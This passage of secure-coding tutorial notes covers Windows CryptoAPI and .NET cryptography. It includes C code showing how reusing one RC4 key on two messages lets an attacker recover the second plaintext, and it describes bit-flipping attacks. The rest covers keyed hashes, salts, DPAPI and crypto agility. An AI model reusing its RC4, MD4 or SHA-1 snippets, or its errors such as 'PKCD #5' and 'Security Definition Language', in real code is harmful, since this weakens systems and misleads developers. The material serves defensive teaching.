    CryptDeriveKey(hProv, CALG_RC4, hHash, ..  &hKey);              //4
    CryptEncrypt(hKey,…  bCipherText, ..);                          //5

    if (hKey)  CryptDestroyKey(hKey);
    if (hHash) CryptDestroyHash(hHash);
    if (hProv) CryptReleaseContext(hProv, 0);
}
```

```
void main() {
   Setup();

   // Encrypt the two plaintexts using the key – 'bKey'.
   try {
      Encrypt(bKey, bPlainText1, bCipherText1, ...);
      Encrypt(bKey, bPlainText2, bCipherText2, ..);
   } catch (...) {
      printf("Error - %d", GetLastError());
      return;
   }

   // Now do the "magic."
   //  Get each byte from the known ciphertext or plaintext.
   for (int i = 0; i < MAX_BLOB; i++) {
      BYTE c1 = bCipherText1[i];                // Ciphertext #1 bytes
      BYTE p1 = bPlainText1[i];                 // Plaintext #1 bytes
      BYTE k1 = c1 ^ p1;                        // Get keystream bytes using XOR.
      BYTE p2 = k1 ^ bCipherText2[i];           // get plaintext #2 bytes using XOR – not knowing the key

      // Print each byte in the second message.
      printf("%c", p2);
   }
```

You will see the plaintext of the second message, even though you knew the content of the first message ONLY!!!

Get in mind ALSO:

*** It's possible to attack stream ciphers without knowing any plaintext:**
If you have 2 ciphertexts, XOR them and you have XOR of the 2 plaintexts. Start with statistical frequency analysis on the result. Letters have specific occurrence rates of frequencies.

Another pitfall:
**** If using same key to encrypt data (regardless of symmetric encryption algorithm) and if the 2 plaintext includes same part of plaintext, the ciphertext for that parts is the same. The attacker does not know all the plaintext but know some part of it (for example predefined headers).**
That's enough !

4. Using the same key?

When needed to do that, you must use ‘salt’ and store the salt with the encrypted data.
The salt is a value, selected at random, sent or stored un-encrypted with the encrypted message.
Combining the key with the salt helps foil attackers.

The bits of the salt consists of random data. The bits in the key must be kept secret,
Salt’s bits are public and transmitted in the clear.
If we have 2 identical plaintext packets, encrypted with the same key, so we have 2 identical ciphertext packets. That’s make easier to attack them simultaneously. If the salt value differs in every packet, we have different ciphertext packets for the same plaintext.
<u>It’s easier to change salt values once per packet, than is to change the key value itself</u>.

Following is a code piece (using CryptoAPI) that hashes the salt into the key, only the key is secret.
The salt is sent with the message un-encrypted:

```
CryptCreateHash(hProv, CAG_MD4,.., &hHash);
CryptHashData(hHash, bKey,…);
CryptHashData(hHash, bSalt,…);
CryptDeriveKey(hProv, CALG_RC4, hHash,…, &hKey);
```

Bit-flipping attacks against stream ciphers

Stream cipher encrypt/ decrypt data usually 1 bit a time by XOR-ing the plaintext with the key-stream generated by the stream cipher. An attacker could modify 1 bit of the ciphertext and the recipient might not know the data had changed (because of XOR)


<u>This is dangerous if someone knows the format of the message (but not the content</u>).

Imagine the message is:
Hh:mm dd:mmm:yyyy, aaaaaaaaaaaaaa

Example
16:00 10:10:2008, Meeting at 16.00 pm
The receiver has a <u>predefined shared key</u> and use it to decrypt data


The attacker does not have the plaintext, only the ciphertext and knows the format of a message. He changes one encrypted bit in the byte of hour for example and forward the message. No way to detect the change

<u>Solution</u>
Digital signature or keyed hash. Only hash is week – the attacker can change data, recalculate the hash and add it to the data stream


hash, keyed hash or digital signature
stream cipher-encrypted data with added information for integrity checking

Creating a keyed hash

A keyed hash is a hash that includes some secret data (known only to the sender and recipient). It is created by hashing the plaintext, concatenated to some secret key or info. Without knowing the secret key or info you could not calculate the proper keyed hash.



***When MAC (message authentication code) is created, the message data and some secret data, known only to trusted users, are hashed together. It's not possible to someone other to change data, recalculate the hash and add it to the message**

**** digital signature is somewhat similar to a MAC but the secret, shared among many users is not used Instead, data is hashed and a private key known only to the sender is used to encrypt the hash. The recipient verify the signature by using the public key, associated with sender's private key. He decrypts the hash with the public key and then calculate the hash. If the result is the same – data are not been tampered with and it was sent by someone, who has the private key, associated**

**** Both CryptoAPI and .NET Framework classes provide support for key-hashing:

```
DWORD HMACStuff(void *szKey, ..void *pbData, .. LPBYTE *pbHMAC, .) {
  . . .
   // Derive the hash key.
          CryptCreateHash(…,&hkeyHash);              // create a hash object, using some algorithm
          CryptHashData(hkeyHash,.. cbKey,);         //adds data to a specified hash object
   CryptDeriveKey(hProv, CALG_DES, hKeyHash, );      //generates cryptographic session keys derived from base data

   // Create a hash object.
          CryptCreateHash(…)

          HMAC_INFO hmacInfo;                        // HMAC: Hash-based MAC
          hmacInfo.HashAlgid = CALG_SHA1;            //used hash algorithm
                                                     // Compute the HMAC for the data.
          CryptHashData(…)                           //This function adds data to a specified hash object

                                                     //  get the HMAC.
          CryptGetHashParam(hHash, HP_HASHVAL, NULL, &cbHMAC, 0))
  }
void main() {
  // Key comes from the user.
  char *szKey = GetKeyFromUser();
 char *szData="In a hole in the ground...";
  DWORD cbData = lstrlen(szData);

DWORD dwErr = HMACStuff(szKey, cbKey,szData, cbData,&pbHMAC, &cbHMAC);
  // Do something with pbHMAC.
 }
```

**** Keyed hash in .NET Framework:


```
HMACSHA1 hmac = new HMACSHA1();
hmac.key = key;
byte[] hash = hmac.ComputeHash(message);
```

Creating Digital Signature (message → encrypting + digital signature scheme)

CAPICOM object offers easy way to sign data and verify digital signature.
This VBScript code signs some text and then verifies the signature produced by the signing process:

```
Strtext = "I agree to pay"
Set oDigSig = CreateObject("CAPICOM.SignedData")
fDetached = TRUE                                        ; only signature, not a message with
Signature = oDigSign.Sign(..,  fDetached)
oDigSign.Verify signature, fDetached
```

Name	Description
HashAlgorithm.ComputeHash (Byte[])	Computes the hash value for the specified byte array. Supported by the .NET Compact Framework.
HashAlgorithm.ComputeHash (Stream)	Computes the hash value for the specified Stream object. Supported by the .NET Compact Framework.



Encrypting a message and creating a digital signature for the message

Protecting secret data

- Protecting secret info. (keys, signing keys, passwords) in completely secure fashion is impossible in the current PC.

- We are focusing on protecting persistent data. Network traffic can be protected by using secure protocols (SSL/TLS, IPSec, RPC, DCOM with privacy…)
- "A secret shared by many people is no longer a secret"

- The attacker has different kinds of possibilities: Let's imagine you are protecting data in some new revolutionary way. For example – building up secrets from multiple locations, hashing them together to yield the final secret. OK! At some point your application requires the private data. All an attacker need do is hook up a debugger to your process, set a breakpoint at the point your code gathers the info and read data. <u>You have to limit accounts with Debugging privilege.</u>
- another danger – paging memory (page that holds a secret). If the attacker has access to pagefile.sys.
- Another danger – diagnostic and faulting applications, installed on you computer: For ex. Dr. Watson application writing the process's memory to disk. It's enough !!

- Remember – <u>the bad guys are always administrators</u>. They can install needed software!...

Sometimes you don't need to store the secret: for example to verify a passw. You can compare the hash of the secret, entered by the user with the hash of the secret, stored by the application.
The plain secret is not to be stored – only the hash. Even the system is compromised,
the secret cannot be retrieved.

Some definitions again :

* Hash function (or digest function also) – a cryptographic algorithm that produces a different output for each element of data. Message digests are usually 128 or 160 bits in length depending on the algorithm used. For example MD5 (RSA Data Security Inc) has 128 bits digest.
SHA-1 (National Institute of Standards and Technology and National Security Agency) creates
a 160 bits digest. Currently SHA-1 is the hash function of choice.
MS CryptoAPI supports MD4, MD5, SHA-1, SHA-256, SHA-512

* Salt is a random number, added to the hashed data to eliminate the use of precomputed
dictionary attacks (the attacker tries every possible secret key to decrypt data).
The salt is stored un-encrypted with the hash

Creating salted hash is easy with CryptoAPI (following is a code fragment):

```
            HCRYPTPROV hProv;
            HCRYPTHASH hHash;

            char *bSecret="Hello!";
            DWORD cbSecret = lstrlen(bSecret);

            char *bSalt="87823";
            DWORD cbSalt = lstrlen(bSalt);

            try {
            CryptAcquireContext(&hProv, NULL, NULL, PROV_RSA_FULL, CRYPT_VERIFYCONTEXT) ;
// create the hash, hash the secret data and the salt
            CryptCreateHash(hProv, CALG_SHA1, 0, 0, &hHash);

            CryptHashData(hHash, (LPBYTE)bSecret, cbSecret, 0)
// This function adds data to a specified hash object
// Before calling this function, the CryptCreateHash function must be called to create a handle to a hash
// object.
            CryptHashData(hHash, (LPBYTE)bSalt, cbSalt, 0)        …
```

CryptGetHashParam() is another API that adds data to the hash and also rehashes it
The user never keep the secret into the code, instead he keeps the verifier (digest) . The attacker wouldn't have the secret data, only the verifier and hence can not compute the secret itself.

Using PKCS #5 to make the attacker's job harder

Usually the password is hashed and salted before using as encryption key or authenticator.
The most usually used method to derive a key from password is a method called PKCD #5 (Public Key Cryptography Standard defined by MS , Apple, Sun..)

PKCD #5 hashes a salted password a number of times (1000 iterations or more)
PKCD #5 helps mitigate dictionary attacks.

Using PKCD #5 you can store the iteration count, the salt and the output from PKCD #5. When the user enter his password again, you re-compute the PKCD #5 based to iteration, salt and password. If the 2 match you can assume with confidence the user knows the password.

A .NET class helps the process:
PasswordDeriveBytes -Derives a key from a password using an extension of the PBKDF1 algorithm.
Namespace: System.Security.Cryptography

This class uses an extension of the PBKDF1 algorithm defined in the PKCS#5 v2.0 standard to derive bytes suitable for use as key material from a password.
The standard is documented in IETF RRC 2898.

*** *Security Note:*
Never hard-code a password within your source code. Hard coded passwords can be retrieved from an assembly using the MSIL Disassembler (Ildasm.exe) tool, a hex editor, or by simply opening up the assembly in a text editor like notepad.exe.

Get secret from the user as frequently, as possible

•Get secret from the user each time the secret is used. If you need password, get it from the user, use it and discard it.

To protect secrets in Windows 2000 and later

•You can use Data Protection API (DPAPI) functions:

-CryptProtectData() -This function performs encryption on the data. Typically, only a user with the same logon credentials as the encrypter can decrypt the data. In addition, the encryption and decryption usually must be done on the same computer.

CryptUnprotectData() - This function decrypts and checks the integrity of the data. Usually, only a user with the same logon credentials as the encrypter can decrypt the data. In addition, the encryption and decryption must be done on the same computer.

You can protect data only for 1 user or group or for any user having access on the computer.

LsaStorePrivateData() can be used by server applications to store client and machine passwords.
Do not use the LSA.… functions. Instead, use the CryptProtectData()
and CryptUnprotectData() functions instead because LSA (Local Security Authority API)
will store no more of 2048 secrets per system

Difference between LSA secrets and DPAPI

•LSA secrets are limited to 2048 + 2048 (for system), DPAPI is unlimited

•DPAPI is simpler to code

•DPAPI adds an integrity checking to the data

•LSA stores the data, DPAPI returns an encrypted blob to the application, and the application stores it.

•To use LSA, the application must execute in the context of an administrator, any user can use DPAPI

The example shows DPAPI usage for storing/ retrieving data:

Allows any pointer to be converted into any other pointer type

```
void main() {

        // Data to protect
        DATA_BLOB blobIn;
        blobIn.pbData = reinterpret_cast<BYTE *>("This is my secret data.");
        blobIn.cbData = lstrlen(reinterpret_cast<char *>(blobIn.pbData))+1;

        // Encrypt the data.
        DATA_BLOB blobOut;
        CryptProtectData(&blobIn,…,&blobOut);
        ....
        // Decrypt the data.
        DATA_BLOB blobVerify;
        CryptUnprotectData(&blobOut,…&blobVerify);

        LocalFree(blobOut.pbData);
        LocalFree(blobVerify.pbData);

}
```

Managing secrets in memory

You should:
- Acquire the secret data
- Use the secret data
- Discard the secret data
- Scrub the memory !! Example: memset() or ZeroMemory()

- The time between acquiring the secret data and scrubbing the memory should be as short as possible to reduce the chance the secret data is paged to the paging file.

Encrypting secret data in memory

Long-lived data in memory must be kept encrypted.
Windows Server 2003 adds 2 new APIs along with DPAPI to protect in-memory data:

The CryptProtectMemory() - *encrypts* memory to prevent others from viewing sensitive information in your process. For example, use the CryptProtectMemory function to encrypt memory that contains a password. Encrypting the password prevents others from viewing it when the process is paged out to the swap file. Otherwise, the password is in *plaintext* and viewable by others
CryptUnprotectMemory() - decrypts memory that was encrypted using the CryptProtectMemory function.

The application never see encryption key used by these functions.

Locking memory to prevent paging sensitive data

This is discouraged practice, because it prevent OS from performing memory management well. Therefore you can lock memory (VirtualLock(),…) with caution and when dealing with highly sensitive data.

Protecting secret data in managed code

.NET CLR and Framework have no service for storing secret information. The reason is the “xcopy Deployment concept” (any application can be written and then deployed using simple file-copy tools, no registry etc.). Producing secrets needs tools before deployment. The application can use secrets, but not produce & store them (strictly speaking – can cash secrets, but not persist them). The only way to protect data from managed code is to call unmanaged code and use LSA and DPAPI then.

The *System.Runtime.InteropService* namespace provide a collection of classes useful for Accessing COM objects and native (unmanaged) APIs from .NET-based application

*** Managing Secrets in memory in managed code

There is no difference than doing the same in unmanaged code. However, here is a caveat:
.NET strings (may contain secret data) are immutable (cannot be overwritten!!!).
Therefore secret data (passwords, keys) must be stored in byte array and not in string!!!!

Different ways of storing secret data – raising the security bar up

1. *Storing data in a file*. If it is on an unprotected disk drive (like XML configuration file)! WEAK

2. *Using an embedded key and XOR to encode the data*. If the attacker can read the file, he can break the XOR in a minute. Especially if he knows the file contains text or knows some portion of text (the header such as the WORD file header or GIF file header). All the attacker have to do is XOR the known text with the encoded text and he will determine the key.

3. *Using embedded key and 3DES (triple DES – data encryption standard) key to encrypt data*. All the attacker need to do is to scan the application looking for something that looks like a key.

4. *Using 3DES to encrypt data and storing a password in a registry*. If the attacker can read the registry? Or if the password is weak (password guessing attack)!

5. *Using 3DES to encrypt data and storing a strong key (not easy to break) in a registry.* A brute force attack is required.


6. *Using 3DES to encrypt data and storing a strong key in a registry and ACL (access control level) to access the file and registry key*. Only Administrator (red/write) has the Privilege. But is he is a thrust guy?

7. *Using 3DES to encrypt data and storing a strong key in a registry, requiring a password and ACL to access the file and registry key*. Even the administrator cannot disclose data. It's better

Cryptographic Agility
cryptography against technologies

Throughout history, people have used various forms of ciphers to conceal information from their adversaries.
* Julius Caesar used a three-place shift cipher (the letter A is converted to D, B is converted to E, and so on) to communicate battle plans.
* During World War II, the German navy used a significantly more advanced system—the Enigma machine—to encrypt messages sent to their U-boats.
* Today, we use even more sophisticated encryption mechanisms as part of the public key infrastructure that helps us perform secure transactions on the Internet.

- **But for as long as cryptographers have been making secret codes, cryptanalysts have been trying to break them and steal information, and sometimes the code breakers succeed. Cryptographic algorithms once considered secure are broken and rendered useless. Sometimes subtle flaws are found in the algorithms, and sometimes it is simply a matter of attackers having access to more computing power to perform brute-force attacks.**
- **Recently, security researchers have demonstrated weaknesses in the MD5 hash algorithm as the result of collisions; that is, they have shown that two messages can have the same computed MD5 hash value. They have created a proof-of-concept attack against this weakness targeted at the public key infrastructures that protect e-commerce transactions on the Web. By purchasing a specially crafted Web site certificate from a certificate authority (CA) that uses MD5 to sign its certificates, the researchers were able to create a rogue CA certificate that could effectively be used to impersonate potentially any site on the Internet. They concluded that MD5 is not appropriate for signing digital certificates and that a stronger alternative, such as one of the SHA-2 algorithms, should be used.**
- **These findings are not a huge surprise. Theoretical MD5 weaknesses have been demonstrated for years, and the use of MD5 in Microsoft products has been banned by the Microsoft SDL (Security Definition Language) cryptographic standards since 2005. Other once-popular algorithms, such as SHA-1 and RC2, have been similarly banned. Figure 1 shows a complete list of the cryptographic algorithms banned or approved by the SDL..**



- **Figure 1 SDL-Approved Cryptographic Algorithms**

Algorithm Type	Banned (algorithms to be replaced in existing code or used only for decryption)	Acceptable (algorithms acceptable for existing code, except sensitive data)	Recommended (algorithms for new code)
Symmetric Block	DES, DESX, RC2, SKIPJACK	3DES (2 or 3 key)	AES (>=128 bit)
Symmetric Stream	SEAL, CYLINK_MEK, RC4 (<128bit)	RC4 (>= 128bit)	None, block cipher is preferred
Asymmetric	RSA (<2048 bit), Diffie-Hellman (<2048 bit)	RSA (>=2048bit), Diffie-Hellman (>=2048bit)	RSA (>=2048bit), Diffie-Hellman (>=2048bit), ECC (>=256bit)
Hash (includes HMAC usage)	SHA-0 (SHA), SHA-1, MD2, MD4, MD5	SHA-2	SHA-2 (includes: SHA-256, SHA-384, SHA-512)
HMAC Key Lengths	<112bit	>= 112bit	>= 128bit

Planning for Future Exploits

- You can address this scenario by going through your old applications' code bases, picking out instantiations of vulnerable algorithms - replacing them with new algorithms, rebuilding the applications, running tests, and then issuing patches or service packs to your users.
- A better alternative is to start from the beginning. Rather than hard-coding specific cryptographic algorithms into your code, use one of the crypto-agility features built into the Microsoft .NET Framework. Let's take a look at a few C# code snippets, starting with the least agile example:

```
private static byte[] computeHash(byte[] buffer)
    {
    using (MD5CryptoServiceProvider md5 = new MD5CryptoServiceProvider())
    {
       return md5.ComputeHash(buffer);
    }
    }
```

This code is completely nonagile. It is tied to a specific algorithm (MD5) as well as a specific implementation of that algorithm, the MD5CryptoServiceProvider class. Here's a little better example:

```
private static byte[] computeHash(byte[] buffer)
{
   string md5Impl = ConfigurationManager.AppSettings["md5Impl"];
   if (md5Impl == null)
      md5Impl = String.Empty;
   using (MD5 md5 = MD5.Create(md5Impl))
   {
      return md5.ComputeHash(buffer);
   }
}
```

This function uses the System.Configuration.ConfigurationManager class to retrieve a custom app setting (the "md5Impl" setting) from the application's configuration file. In this case, the setting is used to store the strong name of the algorithm implementation class you want to use. The code passes the retrieved value of this setting to the static function MD5.Create() to create an instance of the desired class. (*System.Security.Cryptography.MD5 is an abstract base class from which all implementations of the MD5 algorithm must derive*.)

For example, if the application setting for md5Impl was set to the string "System.Security.Cryptography.MD5Cng, System.Core, Version=3.5.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089", MD5.Create would create an instance of the MD5Cng class.

- **This approach solves only half of our crypto-agility problem, so it really is no solution at all. We can now specify an implementation of the MD5 algorithm without having to change any source code, which might prove useful if a flaw is discovered in a specific implementation, like MD5Cng, <u>but we're still tied to the use of MD5 in general</u>.**

To solve this problem, let us abstracting upward:

```
private static byte[] computeHash(byte[] buffer)
{
   using (HashAlgorithm hash = HashAlgorithm.Create("MD5"))
   {      return hash.ComputeHash(buffer);   }
}
```

At first glance, this code snippet does not look substantially different from the first example. It looks like we've once again hard-coded the MD5 algorithm into the application via the call to HashAlgorithm.Create("MD5"). Surprisingly though, this code is substantially more cryptographically agile. While the default behavior of the method call HashAlgorithm.Create("MD5") (as of .NET 3.5) is to create an instance of the MD5CryptoServiceProvider class, the runtime behavior can be customized by making a change to the machine.config file.

Let's change the behavior of this code to <u>create an instance of the SHA512algorithm instead of MD5.</u>
To do this, we need to add two elements to the machine.config file:
a <cryptoClass> element to map a friendly algorithm name to the algorithm implementation class we want; and a
<nameEntry> element to map the old, deprecated algorithm's friendly name to the new friendly name.

```
<configuration>
  <mscorlib>
    <cryptographySettings>
      <cryptoNameMapping>
        <cryptoClasses>
          <cryptoClass MyPreferredHash="SHA512CryptoServiceProvider, System.Core, Version=3.5.0.0,
                  Culture=neutral, PublicKeyToken=b77a5c561934e089"/>
        </cryptoClasses>
        <nameEntry name="MD5" class="MyPreferredHash"/>
      </cryptoNameMapping>
    </cryptographySettings>
  </mscorlib>
</configuration>
```

Now, when our code makes its call to HashAlgorithm.Create("MD5"), the CLR looks in the machine.config file and sees that the string "MD5" should map to the friendly algorithm name "MyPreferredHash".
It then sees that "MyPreferredHash" maps to the class SHA512CryptoServiceProvider
(as defined in the assembly System.Core, with the specified version, culture, and public key token)
and creates an instance of that class.

It's important to note that the algorithm remapping takes place not at compile time but at run time:
it's the user's machine.config that controls the remapping, not the developer's.

As a result, this technique solves our dilemma of being tied to a particular algorithm that might be broken at some time in the future. By avoiding hard-coding the cryptographic algorithm class into the application—coding only the abstract type of cryptographic algorithm, HashAlgorithm, instead—
we create an application in which the end user (more specifically, someone with administrative rights to edit the machine.config file on the machine where the application is installed) can determine exactly which algorithm and implementation the application will use. An administrator might choose to
replace an algorithm that was recently broken with one still considered secure
(for example, replace MD5 with SHA-256) or to proactively replace a secure algorithm with an alternative with a longer bit length (replace SHA-256 with SHA-512).

Potential Problems

Modifying the machine.config file to remap the default algorithm-type strings (like "MD5" and "SHA1") might solve crypto-agility problems, but it can create compatibility problems at the same time. Making changes to machine.config affects every .NET application on the machine. Other applications installed on the machine might rely on MD5 specifically, and changing the algorithms used by these applications might break them in unexpected ways that are difficult to diagnose. As an alternative to forcing blanket changes to the entire machine, <u>it's better to use custom, application-specific friendly names in your code and map those name entries to preferred classes in the machine.config</u>. For example, we can change "MD5" to "MyApplicationHash" in our example:

```
private static byte[] computeHash(byte[] buffer)
{
   using (HashAlgorithm hash = HashAlgorithm.Create("MyApplicationHash"))
   {      return hash.ComputeHash(buffer);   }
}
```

We then add an entry to the machine.config file to map "MyApplicationHash" to the "MyPreferredHash" class:

```
<cryptoClasses>
   <cryptoClass MyPreferredHash="SHA512CryptoServiceProvider,
     System.Core, Version=3.5.0.0, Culture=neutral,
     PublicKeyToken=b77a5c561934e089"/>
</cryptoClasses>
<nameEntry name="MyApplicationHash" class="MyPreferredHash"/>
```

However, we're still not out of compatibility problems in our own applications.

You need to take consideration to storage size. For example, MD5 hashes are always 128 bits in length.
 If you planed exactly 128 bits in your code or XML schema to store hash output, you will not be able to upgrade to SHA-256 (256 bit-length output) or SHA-512 (512 bit-length output).

This does beg the question of how much storage is enough. Is 512 bits enough, or should you use 1,024, 2,048, or more?

If the applications stores hash values or encrypted data <u>in a persistent state</u> (for example, in a database or file) have bigger problems than reserving enough space:
If you persist data using
one algorithm and then try to operate on that data later using a different algorithm, you will not get the results you expect. For example, it's a good idea to store hashes of passwords rather than the full plaintext versions. When the user tries to log on, the code can compare the hash of the password supplied by the user to the stored hash in the database. If the hashes match, the user is authentic. However, if a hash is stored in one format (say, MD5) and an application is upgraded to use another algorithm (say, SHA-256), users will never be able to log on because the SHA-256 hash value of the passwords will always be different from the MD5 hash value of those same passwords.

You can get around this issue in some cases by storing the original algorithm as metadata along with
the actual data. Then, when operating on stored data, use the agility methods (or reflection) to instantiate the algorithm originally used instead of the current algorithm:

```
private static bool checkPassword(string password, byte[] storedHash,
   string storedHashAlgorithm)
{
   using (HashAlgorithm hash = HashAlgorithm.Create(storedHashAlgorithm))
   {
      byte[] newHash = hash.ComputeHash(System.Text.Encoding.Default.GetBytes(password));
      if (newHash.Length != storedHash.Length)
         return false;
      for (int i = 0; i < newHash.Length; i++)
         if (newHash[i] != storedHash[i])
            return false;
      return true;
   }
}
```

Unfortunately, if you ever need to compare two stored hashes, they have to have been created using the same algorithm. There is simply no way to compare an MD5 hash to a SHA-256 hash and determine if they were both created from the same original data.

There is no good crypto-agility solution for this problem, and the best advice I can offer is that you should choose the most secure algorithm currently available and then develop an upgrade plan in case that algorithm is broken later

Alternative Usage and Syntax

Assuming that your application design allows the use of crypto agility, let's continue to look at some alternative uses and syntaxes for this technique. We've focused almost entirely on cryptographic hashing algorithms to this point in the article, but crypto agility also works for other cryptographic algorithm types - just call the static Create method of the appropriate abstract base class:

